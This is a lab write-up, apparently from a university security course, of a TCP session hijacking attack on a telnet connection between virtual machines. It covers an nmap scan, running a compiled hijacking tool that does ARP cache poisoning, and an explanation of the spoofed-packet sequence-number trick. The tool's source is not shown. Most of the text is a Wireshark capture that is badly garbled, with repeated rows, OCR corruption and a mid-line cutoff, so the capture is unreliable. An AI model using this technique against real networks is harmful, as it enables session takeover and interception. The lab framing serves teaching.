# TCP Session Hijacking

### **Initial Setup:**

```
ServerPC@VM:~$ ifconfig
enp0s3    Link encap:Ethernet    HWaddr 08:00:27:17:e8:ee
    inet addr:192.168.0.110    Bcast:192.168.0.255    Mask:255.255.255.0
    inet6 addr: fe80::cf9e:d601:1d8f:5dfc/64    Scope:Link
    UP BROADCAST RUNNING MULTICAST    MTU:1500    Metric:1
    RX packets:301340 errors:0 dropped:1 overruns:0 frame:0
    TX packets:103555 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:306653776 (306.6 MB)    TX bytes:12326632 (12.3 MB)
```

```
clientPC@VM:~$ ifconfig
enp0s3    Link encap:Ethernet   HWaddr 08:00:27:88:a5:da
        inet addr:192.168.0.108   Bcast:192.168.0.255   Mask:255.255.255.0
        inet6 addr: fe80::c9e3:bc5e:1c0d:5631/64   Scope:Link
        UP BROADCAST RUNNING MULTICAST   MTU:1500   Metric:1
        RX packets:178814 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1995 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:115975739 (115.9 MB)   TX bytes:242614 (242.6 KB)
```

#### Client initiates session with the server:

```
☐ ☐ Terminal
clientPC@VM:~$ telnet 192.168.0.110
Trying 192.168.0.110...
Connected to 192.168.0.110.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 7 04:07:47 EDT 2019 from 192.168.0.102 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
1 package can be updated.
O updates are security updates.
serverPC@VM:~$
```

## **Steps of the attack:**

• Attacker looks for a ongoing telnet session in the subnet using **nmap** or **wireshark**.




Fig: Looking for telnet session using wireshark

```
attackerPC@VM:~$ nmap -p 23 192.168.0<u>.1/24</u>
Starting Nmap 7.01 ( https://nmap.org ) at 2019-09-07 04:43 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0080s latency).
PORT
       STATE SERVICE
23/tcp closed telnet
Nmap scan report for 192.168.0.103
Host is up (0.0086s latency).
PORT
      STATE SERVICE
23/tcp closed telnet
Nmap scan report for 192.168.0.107
Host is up (0.00015s latency).
PORT
       STATE SERVICE
23/tcp open telnet
Nmap scan report for 192.168.0.108
Host is up (0.00052s latency).
PORT
      STATE SERVICE
23/tcp open telnet
Nmap scan report for 192.168.0.110
Host is up (0.0051s latency).
       STATE SERVICE
PORT
23/tcp open telnet
```

Fig: Looking for telnet enabled ports using nmap

- Attacker notes down the client and server IP addresses of the found session from wireshark, where the server machine is identified as the one having port no. 23.
- Attacker runs the hijacking tool with the client and server IP addresses as parameters.

```
ckerPC@VM:~$ g++ SessionHijacker v2.cpp -lpcap
      attackerPC@VM:~$ sudo ./a.out 192.168.0.108 192.168.0.110
   [sudo] password for seed:
   Setting up for switched environments...
 net.ipv4.ip forward = 1
Sending arp cache poisioning packets....
 Waiting for traffic in the connection...
8:0:27;4d;f7;3c 8:0:27;88;a5;da 0806 42; arp reply 192,168.0,110 is-at 8:0:27;4d;f7;3c 8:0:27;
```

- The hijacking tool immediately sets up and launches a MITM attack using ARP cache poisoning in a new window( The black one in the above fig). Technically this isn't needed for the current environment which consists of 3 vm's on the same machine. But we need this in a switched network, so that traffic between the server and client goes through the attacker machine. The tool now waits for traffic in the session so that it can grab the necessary sequence and acknowledgement numbers.
- As soon as client types out something in his terminal, the tool grabs the packet and immediately hijacks the connection. What the tool actually does is, it spoofs a empty packet of length 1024 from client to server, using the sequence and acknowledgement numbers grabbed from the sniffed packet, so that the server increases the client's next sequence number and thereby all future packets sent by the actual client will be discarded as retransmissions. We can verify the claim using wireshark.

2117 2019-09-07 05:00:04.6005190 192.168.0.110 192.168.0.108 TELNET 185 Telnet Data 2117 2019-09-07 05:00:04.6007509 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 Ack=296025 2117 2019-09-07 05:00:04.6007508 192.168.0.110 192.168.0.108 TELNET 539 Telnet Data 2117 2019-09-07 05:00:04.6008450 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 Ack=296025 2117 2019-09-07 05:00:04.6013594 192.168.0.110 192.168.0.108 TELNET 94 Telnet Data 2117 2019-09-07 05:00:04.6013594 192.168.0.110 192.168.0.108 TELNET 67 Telnet Data 2117 2019-09-07 05:00:04.6015753 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 Ack=296025 2123 2019-09-07 05:00:05:05.80403405 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 Ack=296025 2123 2019-09-07 05:03:03.8463020 192.168.0.108 192.168.0.110 TELNET 67 Telnet Data (RedIrect Tor MOSt) 2123 2019-09-07 05:03:03.84638405 192.168.0.109 192.168.0.110 TCP 67 [TCP Keep-Alive] 45264 - 23 [PSH, ACK] Seq 2123 2019-09-07 05:03:03.8468859 192.168.0.110 192.168.0.108 TELNET 67 Telnet Data (Redirect for host) 2123 2019-09-07 05:03:03.8468859 192.168.0.110 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519205 Ack=296025 2123 2019-09-07 05:03:03.8469848 192.168.0.110 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519205 Ack=296025 2123 2019-09-07 05:03:03.8469848 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519205 Ack=296025 2123 2019-09-07 05:03:03.8469848 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519205 Ack=296025 2123 2019-09-07 05:03:03.8469848 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519205 Ack=296025 2123 2019-09-07 05:03:03.8469848 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519205 Ack=296025 2123 2019-09-07 05:03:04.7598357 192.168.0.108 192.168.0.110 TCP 67 [TCP Keep-Alive Data (Redirect for host) 2124 2019-09-07 05:03:04.7598357 192.168.0.	tcp.port == 45264							
2117. 2619-09-07 05:00:04.6005190. 192.168.0.108	lo.	Time	Source	Destination	Protocol L	ength Info		
2117. 2019-09-07 05:00:04.6007690. 192.168.0.108	2117	2019-09-07 05:00:04.5989339	192.168.0.108	192.168.0.110	TCP	66 45264 → 23 [ACK] Seq=4148519204 Ack=296025		
2117. 2019-09-07 05:08:04.6008450 192.168.0.108 192.168.0.119 TCP 66 45264 - 23 [ACK] Seq=4148519204 Ack=296025 2117. 2019-09-07 05:08:04.6008450 192.168.0.110 192.168.0.108 TELNET 94 Telnet Data 2117. 2019-09-07 05:08:04.6008450 192.168.0.110 192.168.0.108 TELNET 94 Telnet Data 2117. 2019-09-07 05:08:04.6015753 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 Ack=296025 2123 2019-09-07 05:08:04.6015753 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 Ack=296025 2123 2019-09-07 05:08:03.08.4630302 192.168.0.108 192.168.0.110 TCP 67 [TCP Keep-Alive] 45264 - 23 [PSH, ACK] Seq=2123 2019-09-07 05:08:03.8463542 192.168.0.108 192.168.0.110 TCP 67 [TCP Keep-Alive] 45264 - 23 [PSH, ACK] Seq=2123 2019-09-07 05:08:03.846874 192.168.0.110 192.168.0.110 TCP 67 [TCP Keep-Alive] 45264 - 23 [PSH, ACK] Seq=2123 2019-09-07 05:08:03.84688938 192.168.0.107 192.168.0.110 TCP 67 [TCP Keep-Alive] 45264 PSH, ACK] Seq=2123 2019-09-07 05:08:03.84688938 192.168.0.109 192.168.0.110 TCP 67 [TCP Keep-Alive] 23 - 45264 [PSH, ACK] Seq=2123 2019-09-07 05:08:03.8468409 192.168.0.108 TCP 67 [TCP Keep-Alive] 23 - 45264 [PSH, ACK] Seq=2124 2019-09-07 05:08:03.8468409 192.168.0.108 192.168.0.110 TCP 67 [TCP Keep-Alive] 23 - 45264 [PSH, ACK] Seq=2124 2019-09-07 05:08:03.8476498 192.168.0.108 192.168.0.110 TCP 67 [TCP Keep-Alive] 23 - 45264 [PSH, ACK] Seq=2124 2019-09-07 05:08:04.75935209 192.168.0.108 192.168.0.110 TCP 68 [TCP Keep-Alive] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:08:04.75935209 192.168.0.108 192.168.0.110 TCP 1078 [TCP Retransmission] 45264 - 23 [PSH, ACK] Seq=2124 2019-09-07 05:08:04.7598529 192.168.0.108 192.168.0.110 TCP 78 [TCP DUP ACK 2124791] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:08:04.7598529 192.168.0.108 192.168.0.110 TCP 78 [TCP DUP ACK 2124791] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:08:04.7598555 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 2124791] 23 - 45264 [ACK] Seq=296025688	2117	2019-09-07 05:00:04.6005190	192.168.0.110	192.168.0.108				
2117. 2019-09-07 05:00:04.6008450. 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 Ack=296025 2117. 2019-09-07 05:00:04.6015753. 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 Ack=296025 2123. 2019-09-07 05:00:04.6015753. 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 Ack=296025 2123. 2019-09-07 05:00:03.8463020. 192.168.0.108 192.168.0.110 TELNET 67 Telnet Data 2123. 2019-09-07 05:03:03.8463020. 192.168.0.108 192.168.0.110 TCP 67 [TCP Keep-Alive] 45264 - 23 [PSH, ACK] Seq=2123. 2019-09-07 05:03:03.84683542. 192.168.0.108 192.168.0.108 TELNET 67 Telnet Data 2123. 2019-09-07 05:03:03.84683542. 192.168.0.107 192.168.0.108 TELNET 67 Telnet Data 2123. 2019-09-07 05:03:03.8468859. 192.168.0.107 192.168.0.108 TELNET 67 Telnet Data 2123. 2019-09-07 05:03:03.8468859. 192.168.0.107 192.168.0.108 TCP 67 [TCP Keep-Alive] 45264 - 23 [PSH, ACK] Seq=2123. 2019-09-07 05:03:03.8470499. 192.168.0.108 192.168.0.108 TCP 66 45264 - 23 [ACK] Seq=4148519205 Ack=296025 2123. 2019-09-07 05:03:03.8470499. 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive] 45264 - 23 [ACK] Seq=4148519205 Ack=296025 2123. 2019-09-07 05:03:03.8470499. 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive] 45264 - 23 [ACK] Seq=4148519205 Ack=296025 2123. 2019-09-07 05:03:03.47598575. 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive] 45264 - 23 [ACK] Seq=2124. 2019-09-07 05:03:04.7598575. 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive] 45264 - 23 [PSH, ACK] 2124. 2019-09-07 05:03:04.75985554. 192.168.0.108 192.168.0.108 TCP 78 [TCP DUP ACK 212407#1] 23 - 45264 [ACK] 2019-09-07 05:03:04.7598575. 192.168.0.108 192.168.0.108 TCP 78 [TCP DUP ACK 212407#1] 23 - 45264 [ACK] 2019-09-07 05:03:04.7598575. 192.168.0.110 192.168.0.108 TCP 66 [TCP PUP ACK 212407#1] 23 - 45264 [ACK] 2019-09-07 05:03:04.7598575. 192.168.0.110 192.168.0.108 TCP 66 [TCP PUP ACK 212407#1] 23 - 45264 [ACK] 2019-09-07 05:03:04.7598575. 192.168.0.110 192.168.0.108 TCP 68 [TCP PUP ACK 212407#1] 23 - 45264 [ACK] 2019-								
2117 2019-09-07 05:00:04.6013594 192.168.0.110 192.168.0.108 TELNET 05.0564 - 23 [ACK] Seq=4148519204 Ack=296025 1213 2019-09-07 05:03:03.8463920 192.168.0.108 192.168.0.110 TELNET 07 Telnet Data (Redirect for nost) 192.168.0.108 192.168.0.110 TCP 07 Telnet Data (Redirect for nost) 192.168.0.108 192.168.0.108 TELNET 07 Telnet Data (Redirect for nost) 192.168.0.108 TCP 07 Telnet Data (Redirect for nost) 192.168.0.110 TCP 06 45264 - 23 [ACK] Seq=4148519205 Ack=296025 1213 2019-09-07 05:03:03.8470498 192.168.0.108 192.168.0.110 TCP 06 TCP Keep-Allive ACK] 45264 - 23 [ACK] Seq=1214 2019-09-07 05:03:04.7598318 192.168.0.108 192.168.0.110 TCP 1078 TCP Representation 192.168.0.108 TCP 07 Telnet Data (Redirect for nost) 192.1								
2117. 2019-09-07 05:03:03.8463020 192.168.0.108 192.168.0.110 TCP 66 45264 — 23 [ACK] Seq=4148519204 Ack=296025 123 2019-09-07 05:03:03.8463040 192.108.0.107 192.108.0.108 10AP 95 Redirect (Redirect Tor Most) 192.108.0.107 192.108.0.108 192.108.0.109 TCP 67 [TCP Keep-Alive] 45264 — 23 [PSH, ACK] Seq=2123 2019-09-07 05:03:03.8463542 192.168.0.107 192.168.0.110 TCP 67 [TCP Keep-Alive] 45264 — 23 [PSH, ACK] Seq=2123 2019-09-07 05:03:03.8468959 192.168.0.107 192.168.0.110 TCP 67 [TCP Keep-Alive] 23 — 45264 [PSH, ACK] Seq=2123 2019-09-07 05:03:03.8468948 192.168.0.108 TCP 67 [TCP Keep-Alive] 23 — 45264 [PSH, ACK] Seq=2123 2019-09-07 05:03:03.8476449 192.168.0.108 192.168.0.110 TCP 66 45264 — 23 [ACK] Seq=2148819205 Ack=296025 123 2019-09-07 05:03:03.8476449 192.168.0.108 192.168.0.110 TCP 66 45264 — 23 [ACK] Seq=2148819205 Ack=296025 123 2019-09-07 05:03:03.8476498 192.168.0.108 192.168.0.110 TCP 66 TCP Keep-Alive ACK] 45264 — 23 [ACK] Seq=2148819205 Ack=296025 123 2019-09-07 05:03:03.8476498 192.168.0.108 192.168.0.110 TCP 66 TCP Keep-Alive ACK] 45264 — 23 [ACK] Seq=2124 2019-09-07 05:03:04.7593818 192.168.0.108 192.168.0.110 TCP 1078 [TCP Retransmission] 45264 — 23 [ACK] Seq=2124 2019-09-07 05:03:04.7593828 192.168.0.108 192.168.0.100 TCP 1078 [TCP ACK dunseen segment] 23 — 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7598357 192.168.0.108 TCP 78 [TCP DUD ACK 212407#1] 23 — 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7598575 192.168.0.110 192.168.0.108 TCP 66 [TCP DUD ACK 212407#1] 23 — 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7598555 192.168.0.110 192.168.0.108 TCP 66 [TCP Spurlous Retransmission] 23 — 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7598505 192.168.0.110 192.168.0.108 TCP 66 [TCP Spurlous Retransmission] 23 — 45264 [PSH, ACK] Seq=2124 2019-09-07 05:03:04.7598505 192.168.0.110 192.168.0.108 TCP 68 [TCP Spurlous Retransmission] 23 — 45264 [PSH, ACK] Seq=2129-09-07 05:03:04.8233564 192.168.0.108 192.168.0.108 TCP 68 [T								
2123 2019-09-07 05:03:03.8463020 192.168.0.108 192.168.0.110 TELNET 67 Telnet Data (Redirect TOT HOST) 2123 2019-09-07 05:03:03.8463049 192.106.0.107 192.106.0.110 TCP 67 [TCP Keep-Alive] 45264 - 23 [PSH, ACK] See 2123 2019-09-07 05:03:03.8468874 192.168.0.110 192.168.0.108 TELNET 67 Telnet Data 2123 2019-09-07 05:03:03.8468874 192.168.0.110 192.168.0.108 TELNET 67 Telnet Data 2123 2019-09-07 05:03:03.8468859 192.168.0.110 192.168.0.108 TCP 67 [TCP Keep-Alive] 23 - 45264 [PSH, ACK] See 2123 2019-09-07 05:03:03.8468848 192.168.0.108 192.168.0.108 TCP 67 [TCP Keep-Alive] 23 - 45264 [PSH, ACK] See 2123 2019-09-07 05:03:03.8470449 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519205 Ack=296025 2124 2019-09-07 05:03:03.8470498 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive] ACK] 45264 - 23 [PSH, ACK] See 2124 2019-09-07 05:03:03.8470498 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive] ACK] 45264 - 23 [PSH, ACK] See 2124 2019-09-07 05:03:04.7593818 192.168.0.108 192.168.0.110 TCP 1078 [TCP Retransmission] 45264 - 23 [PSH, ACK] See 2124 2019-09-07 05:03:04.7598357 192.168.0.108 192.168.0.110 TCP 1078 [TCP ACKed unseen segment] 23 - 45264 [ACK] See 2124 2019-09-07 05:03:04.7598357 192.168.0.110 192.168.0.108 TCP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] See 2124 2019-09-07 05:03:04.7598357 192.168.0.110 192.168.0.108 TCP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] See 2124 2019-09-07 05:03:04.7598656 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212407#1] 23 - 45264 [PSH, ACK] See 2124 2019-09-07 05:03:04.7598656 192.168.0.110 192.168.0.108 TCP 68 [TCP Dup ACK 212410#1] 23 - 45264 [PSH, ACK] See 2124 2019-09-07 05:03:04.7598656 192.168.0.110 192.168.0.108 TCP 68 [TCP Dup ACK 212410#1] 23 - 45264 [PSH, ACK] See 2124 2019-09-07 05:03:04.8233564 192.168.0.110 192.168.0.108 TCP 68 [TCP Dup ACK 212410#1] 23 - 45264 [PSH, ACK] See 2124 2019-09-07 05:03:04.8233564 192.168.0.108 192.168								
2123 2019-09-07 05:03:03.8463542 192.168.0.108 192.168.0.110 TCP 67 [TCP Keep-Alive] 45264 - 23 [PSH, ACK] Seq 2123 2019-09-07 05:03:03.84687542 192.168.0.110 192.168.0.110 TCP 67 [TCP Keep-Alive] 45264 - 23 [PSH, ACK] Seq 2123 2019-09-07 05:03:03.8468859 192.168.0.107 192.168.0.110 ICMP 95 Redirect (Redirect for host) 2123 2019-09-07 05:03:03.8468859 192.168.0.110 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 ACK] Seq 2123 2019-09-07 05:03:03.8476498 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519204 ACK] Seq 2124 2019-09-07 05:03:03.8470498 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive] ACK] 45264 - 23 [ACK] Seq=2124 2019-09-07 05:03:03.8470498 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive] ACK] 45264 - 23 [ACK] Seq=2124 2019-09-07 05:03:03.04.75985818 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive] ACK] 45264 - 23 [ACK] Seq=2124 2019-09-07 05:03:04.7598529 192.168.0.110 192.168.0.110 TCP 78 [TCP Retransmission] 45264 - 23 [PSH, ACK] 2124 2019-09-07 05:03:04.7598529 192.168.0.110 192.168.0.108 TCP 78 [TCP DUP ACK 21244711] 23 - 45264 [ACK] 2124 2019-09-07 05:03:04.7598525 192.168.0.110 192.168.0.108 TCP 78 [TCP DUP ACK 21240711] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 66 23 - 45264 [ACK] Seq=2960256883 ACK=414852 2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 66 [TCP DUP ACK 21240711] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 21240711] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 21240711] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 21241071] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.8233566 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 21241071] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.8233566 192.168.0.110 192.168.0.108								
2123 2019-09-07 05:03:03.8463542 192.168.0.108								
2123 2019-09-07 05:03:03.8468774 192.168.0.110 192.168.0.108 TELNET 67 Telnet Data 2123 2019-09-07 05:03:03.8468859 192.168.0.107 192.168.0.110 ICMP 95 Redirect (Redirect for host) 2123 2019-09-07 05:03:03.8468948 192.168.0.110 192.168.0.108 TCP 67 [TCP Keep-Alive] 23 - 45264 [PSH, ACK] Sec 2123 2019-09-07 05:03:03.8470449 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Sec=4148519205 Ack=296025 2123 2019-09-07 05:03:03.8470449 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive ACK] 45264 - 23 [ACK] Sec=4148519205 Ack=296025 2123 2019-09-07 05:03:04.7593818 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive ACK] 45264 - 23 [ACK] Sec=4148519205 Ack=296025 2124 2019-09-07 05:03:04.7593818 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive ACK] 45264 - 23 [PSH, ACK] 2124 2019-09-07 05:03:04.75938209 192.168.0.108 192.168.0.110 TELNET 110 Telnet Data 2124 2019-09-07 05:03:04.7593827 192.168.0.107 192.168.0.108 TCP 78 [TCP ACKed unseen segment] 23 - 45264 [ACK] 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 78 [TCP DUP ACK 212407#1] 23 - 45264 [ACK] Sec 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 78 [TCP DUP ACK 212407#1] 23 - 45264 [ACK] Sec 2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 66 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Sec 2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Sec 2124 2019-09-07 05:03:04.7516233 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Sec 2124 2019-09-07 05:03:04.7516233 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Sec 2124 2019-09-07 05:03:04.7516233 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Sec 2124 2019-09-07 05:03:04.7516233 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Sec 2124 2019-09-07 05:03:04.7516233 192.168.0.110 192.168.0.10								
2123 2019-09-07 05:03:03.8468859 192.168.0.107 192.168.0.110 ICMP 95 Redirect (Redirect for host) 2123 2019-09-07 05:03:03.8468859 192.168.0.110 192.168.0.108 TCP 67 [TCP Keep-Alive] 23 - 45264 [PSH, ACK] Seq 2123 2019-09-07 05:03:03.8470498 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq 24148519205 Ack=296025								
2123 2019-09-07 05:03:03.8468948 192.168.0.110 192.168.0.108 TCP 67 [TCP Keep-Alive] 23 - 45264 [PSH, ACK] Sec 2123 2019-09-07 05:03:03.8470449 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq-24148519205 Ack-296025 2124 2019-09-07 05:03:03.8470498 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive ACK] 45264 - 23 [ACK] Seq-2124 2019-09-07 05:03:04.7593818 192.168.0.108 192.168.0.110 TCP 1078 [TCP Retransmission] 45264 - 23 [ACK] Seq-2124 2019-09-07 05:03:04.7593554 192.168.0.108 192.168.0.110 TCP 1078 [TCP ACKed unseen segment] 23 - 45264 [ACK] 2124 2019-09-07 05:03:04.7598209 192.168.0.110 192.168.0.108 TCP 78 [TCP ACKed unseen segment] 23 - 45264 [ACK] 2124 2019-09-07 05:03:04.7598209 192.168.0.101 192.168.0.108 TCP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.7598605 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.7598605 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.8233366 192.168.0.110 192.168.0.108 TCP 68 [TCP Dup ACK 212410#1] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.8233366 192.168.0.110 192.168.0.108 TCP 68 [TCP Spurious Retransmission] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.108 TCP 68 [TCP Spurious Retransmission] Telnet Data (Redirect for host) 192.168.0.108 TCP 68 [TCP Spurious Retransmission] Telnet Data (Redirect for host) 192.168.0.108 TCP 68 [TCP Spurious Retransmission] Telnet Data (Redirect for host) 192.168.0.108 TCP 68 [TCP Spurious Retransmission] Telnet Data (Redirect for host) 192.168.0.108 TCP 68 [TCP Spurious Retransmission] Telnet Data (Redirect for host) 192.168.0.108 TCP								
2123 2019-09-07 05:03:03.8470449 192.168.0.108 192.168.0.110 TCP 66 45264 - 23 [ACK] Seq=4148519205 Ack=206025 2123 2019-09-07 05:03:03.8470498 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive ACK] 45264 - 23 [ACK] Seq=4148519205 Ack=206025 2124 2019-09-07 05:03:04.7593818 192.168.0.108 192.168.0.110 TCP 66 [TCP Keep-Alive ACK] 45264 - 23 [ACK] Seq=4148519205 Ack=206025 2124 2019-09-07 05:03:04.7593554 192.168.0.108 192.168.0.110 TCP 1078 [TCP Retransmission] 45264 - 23 [PSH, ACK] 2124 2019-09-07 05:03:04.75938209 192.168.0.110 192.168.0.108 TCP 78 [TCP ACKed unseen segment] 23 - 45264 [ACK] 2124 2019-09-07 05:03:04.7593827 192.168.0.107 192.168.0.110 ICMP 106 Redirect (Redirect for host) 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 78 [TCP DUP ACK 212407#1] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.75986650 192.168.0.110 192.168.0.108 TCP 66 23 - 45264 [ACK] Seq=2960256883 Ack=414852 2124 2019-09-07 05:03:04.75986660 192.168.0.110 192.168.0.108 TCP 66 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7508660 192.168.0.110 192.168.0.108 TCP 66 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7508660 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7508660 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7508660 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7508660 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7506233 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7506233 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Seq=2124 2019-09-07 05:03:04.7506233 192.168.0.110 192.168.0.108 TCP 68 [TCP DUP ACK 212410#1] 23 - 45264 [ACK] Seq=2124 201								
2123 2019-09-07 05:03:03.8470498 192.168.0.108 192.168.0.110 TCP 1078 [TCP Retransmission] 45264 - 23 [ACK] Seq-2124 2019-09-07 05:03:04.7593818 192.168.0.108 192.168.0.110 TCP 1078 [TCP Retransmission] 45264 - 23 [PSH, ACK] 2124 2019-09-07 05:03:04.75938209 192.168.0.110 TELNET 110 Telnet Data  2124 2019-09-07 05:03:04.75985209 192.168.0.110 192.168.0.108 TCP 78 [TCP ACKed unseen segment] 23 - 45264 [ACK] 2124 2019-09-07 05:03:04.7598527 192.168.0.107 192.168.0.110 ICMP 106 Redirect (Redirect for host) 1064 [TCP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.75986635 192.168.0.110 192.168.0.108 TCP 66 23 - 45264 [ACK] Seq-2960256883 Ack=414852 [2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212410#1] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 68 [TCP 